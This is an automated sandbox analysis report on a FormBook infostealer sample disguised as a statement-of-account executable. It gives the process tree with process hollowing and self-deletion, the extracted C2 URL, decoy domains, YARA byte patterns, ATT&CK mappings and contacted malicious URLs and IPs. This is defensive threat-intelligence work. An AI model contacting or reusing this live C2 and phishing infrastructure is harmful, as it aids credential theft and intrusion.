ID: 562107
Sample Name: HIRE SOA FOR DEC_2021.exe
Cookbook: default.jbs
Time: 13:41:15
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

HIRE SOA FOR DEC_2021.exe


Overview

General Information

Sample Name:	HIRE SOA FOR DEC_2021.exe
Analysis ID:	562107
MD5:	d8af2363d5a463..
SHA1:	fcb0ee44436230..
SHA256:	2a4415721925c1..
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for sam…
- Self deletion via cmd delete
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- HIRE SOA FOR DEC_2021.exe (PID: 7124 cmdline: "C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe" MD5: D8AF2363D5A46336733B6121C0B4CF0E)
  - HIRE SOA FOR DEC_2021.exe (PID: 4744 cmdline: "C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe" MD5: D8AF2363D5A46336733B6121C0B4CF0E)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 5252 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
        - cmd.exe (PID: 5744 cmdline: /c del "C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5736 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.littlesportsacademy.com/cxep/"
  ],
  "decoy": [
    "estateglobal.info",
    "loransstore.com",
    "loginofy.com",
    "fjallravenz.online",
    "cefseguranca-app.com",
    "safontadiestramiento.com",
    "bubbleteapro.com",
    "morethanmummies.com",
    "serviciopersonalizadoweb.com",
    "headerbidder.info",
    "skworkforce.com",
    "heightsorthodontics.com",
    "chulavistapd.com",
    "southjerseyautobody.net",
    "chargedbygratitude.com",
    "meltingpotspot.com",
    "gdjiachen.com",
    "luckdrawprogram.com",
    "vintagepaseo.com",
    "bequestslojyh.xyz",
    "layeredrofbes.xyz",
    "com-weekly.email",
    "suddisaddu.com",
    "jnlord.com",
    "outerverse.ventures",
    "terraroyale.com",
    "hairclub.info",
    "rent2owninusa.com",
    "pmaonline.xyz",
    "wearecampo.com",
    "multiplezonesplit.com",
    "angry-mandala.com",
    "ikigaiofficial.store",
    "princewoodwork.store",
    "moviesaver24.com",
    "btec-solutions.com",
    "valurgrayenterprises.com",
    "homesofsilverspur.com",
    "leysy-y-nazareno.com",
    "grade8.tech",
    "ammarus.com",
    "researchjournal.net",
    "nicolaslacasse.com",
    "khukhuantainha.com",
    "resultlv.com",
    "toraportal.com",
    "wickedhunterworld.com",
    "clickspromolp.com",
    "b148tlrnd09ustnnaku2721.com",
    "high-low-ga.info",
    "norcalfirewoodllc.com",
    "fatima2021.com",
    "aaronsmathquest.com",
    "decal-mania.com",
    "spitfiredefenceindustries.com",
    "mireyita.com",
    "simonhaidomous.com",
    "roofingcontractorhickory.com",
    "mgav69.xyz",
    "spacebymeghan.com",
    "hot144.com",
    "mmfirewood.net",
    "akshayaasri.com",
    "bilgisayarimnekadar.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.923922972.0000000002860000.00000004.00000800.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.678729198.000000001AC80000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.678729198.000000001AC80000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.HIRE SOA FOR DEC_2021.exe.1ac80000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.HIRE SOA FOR DEC_2021.exe.1ac80000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.HIRE SOA FOR DEC_2021.exe.1ac80000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
3.0.HIRE SOA FOR DEC_2021.exe.400000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
3.0.HIRE SOA FOR DEC_2021.exe.400000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 22 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Hooking and other Techniques for Hiding and Protection

Self deletion via cmd delete

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Native API	Path Interception	6 1 2 Process Injection	2 Virtualization/Sandbox Evasion	OS Credential Dumping	1 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	6 1 2 Process Injection	LSASS Memory	2 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Deobfuscate/Decode Files or Information	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Software Packing	LSA Secrets	1 System Network Configuration Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HIRE SOA FOR DEC_2021.exe	42%	Virustotal		Browse
HIRE SOA FOR DEC_2021.exe	37%	ReversingLabs	Win32.Spyware.Noon	
HIRE SOA FOR DEC_2021.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.HIRE SOA FOR DEC_2021.exe.1ac80000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
3.0.HIRE SOA FOR DEC_2021.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.ipconfig.exe.325796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.0.HIRE SOA FOR DEC_2021.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.ipconfig.exe.28f11e8.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.2.HIRE SOA FOR DEC_2021.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mmfirewood.net	1%	Virustotal		Browse
www.fjallravenz.online	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.fjallravenz.online/cxep/?oL08qf=sGuO4U2D4QpvxfM4Tie03jNQ5o3Udlnj3BRVJisDJxm1gCdwebUZDD2ARlBl478rs+gp&r4e=MFQPj4OXxHZ8i	100%	Avira URL Cloud	phishing	
http://www.simonhaidomous.com/cxep/?oL08qf=UgSNVuZrhE3Z8z0ZgFZcy2vBLKCwBFY+sTDX0qorCT9gsCOpfKa0UREUH3qflqk5g45k&r4e=MFQPj4OXxHZ8i	100%	Avira URL Cloud	malware	
www.littlesportsacademy.com/cxep/	100%	Avira URL Cloud	malware	
http://www.spacebymeghan.com/cxep/?oL08qf=ptEMQJ9wcGHn8Y3e8b7dTbimCX2/D160Z9ziomc9eLzNI2egxKU0hugwHCLO4F78raSg&r4e=MFQPj4OXxHZ8i	100%	Avira URL Cloud	malware	
http://www.akshayaasri.com/cxep/?oL08qf=Byxtzwy9R0GD0IyvX+TGY0P09qT9QyNZPQIOfaNvzxOEg7PFqVlYKXle2hnRLry+JL4w&r4e=MFQPj4OXxHZ8i	100%	Avira URL Cloud	malware	
http://www.morethanmummies.com/cxep/?oL08qf=PktwisKIh9eqiZaZPdqfCAueqx7lopJ2FQkTMDOUcG0hgTiBceSgN5Z4VAFzyceEWpkB&r4e=MFQPj4OXxHZ8i	100%	Avira URL Cloud	malware	
http://www.mmfirewood.net/cxep/?oL08qf=tKr7e/ysfkFa3UQ2/S4tB4cSlqebmf+Bdoeimz8jp9iwh3bj6jf6wnxNjQM++WQWQx0o&r4e=MFQPj4OXxHZ8i	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mmfirewood.net	160.153.136.3	true	true	• 1%, Virustotal, Browse	unknown
spacebymeghan.com	15.197.142.173	true	true		unknown
www.fjallravenz.online	104.21.86.185	true	true	• 4%, Virustotal, Browse	unknown
akshayaasri.com	212.1.210.76	true	true		unknown
www.morethanmummies.com	154.212.212.21	true	true		unknown
ghs.googlehosted.com	142.250.203.115	true	true		unknown
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	52.6.230.169	true	false		high
toraportal.com	34.102.136.180	true	true		unknown
www.skworkforce.com	unknown	unknown	true		unknown
www.akshayaasri.com	unknown	unknown	true		unknown
www.estateglobal.info	unknown	unknown	true		unknown
www.cefseguranca-app.com	unknown	unknown	true		unknown
www.toraportal.com	unknown	unknown	true		unknown
www.com-weekly.email	unknown	unknown	true		unknown
www.simonhaidomous.com	unknown	unknown	true		unknown
www.mmfirewood.net	unknown	unknown	true		unknown
www.spacebymeghan.com	unknown	unknown	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.fjallravenz.online/cxep/?oL08qf=sGuO4U2D4QpvxfM4Tie03jNQ5o3Udlnj3BRVJisDJxm1gCdwebUZDD2ARlBl478rs+gp&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: phishing	unknown
http://www.simonhaidomous.com/cxep/?oL08qf=UgSNVuZrhE3Z8z0ZgFZcy2vBLKCwBFY+sTDX0qorCT9gsCOpfKa0UREUH3qflqk5g45k&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: malware	unknown
www.littlesportsacademy.com/cxep/	true	• Avira URL Cloud: malware	low
http://www.spacebymeghan.com/cxep/?oL08qf=ptEMQJ9wcGHn8Y3e8b7dTbimCX2/D160Z9ziomc9eLzNI2egxKU0hugwHCLO4F78raSg&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: malware	unknown
http://www.akshayaasri.com/cxep/?oL08qf=Byxtzwy9R0GD0IyvX+TGY0P09qT9QyNZPQIOfaNvzxOEg7PFqVlYKXle2hnRLry+JL4w&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: malware	unknown
http://www.morethanmummies.com/cxep/?oL08qf=PktwisKlh9eqiZaZPdqfCAueqx7lopJ2FQkTMDOUcG0hgTiBceSgN5Z4VAFzyceEWpkB&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: malware	unknown
http://www.mmfirewood.net/cxep/?oL08qf=tKr7e/ysfkFa3UQ2/S4tB4cSlqebmf+Bdoeimz8jp9iwh3bj6jf6wnxNjQM++WQWQx0o&r4e=MFQPj4OXxHZ8i	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_Error	HIRE SOA FOR DEC_2021.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	HIRE SOA FOR DEC_2021.exe	false		high
http://www.litespeedtech.com/error-page	ipconfig.exe, 00000008.00000002.92494830 1.00000000033D2000.00000004.10000000.000 40000.00000000.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	ipconfig.exe, 00000008.00000002.92494830 1.00000000033D2000.00000004.10000000.000 40000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
212.1.210.76	akshayaasri.com	United States		47583	AS-HOSTINGERLT	true
160.153.136.3	mmfirewood.net	United States		21501	GODADDY-AMSDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
15.197.142.173	spacebymeghan.com	United States		7430	TANDEMUS	true
104.21.86.185	www.fjallravenz.online	United States		13335	CLOUDFLARENETUS	true
154.212.212.21	www.morethanmummies.com	Seychelles		133201	COMING-ASABCDEGROUPCOMPANYLIMITEDHK	true
52.6.230.169	cdl-lb-1356093980.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562107
Start date:	28.01.2022
Start time:	13:41:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HIRE SOA FOR DEC_2021.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@11/6
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.8% (good quality ratio 57.8%) • Quality average: 73.9% • Quality standard deviation: 30.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
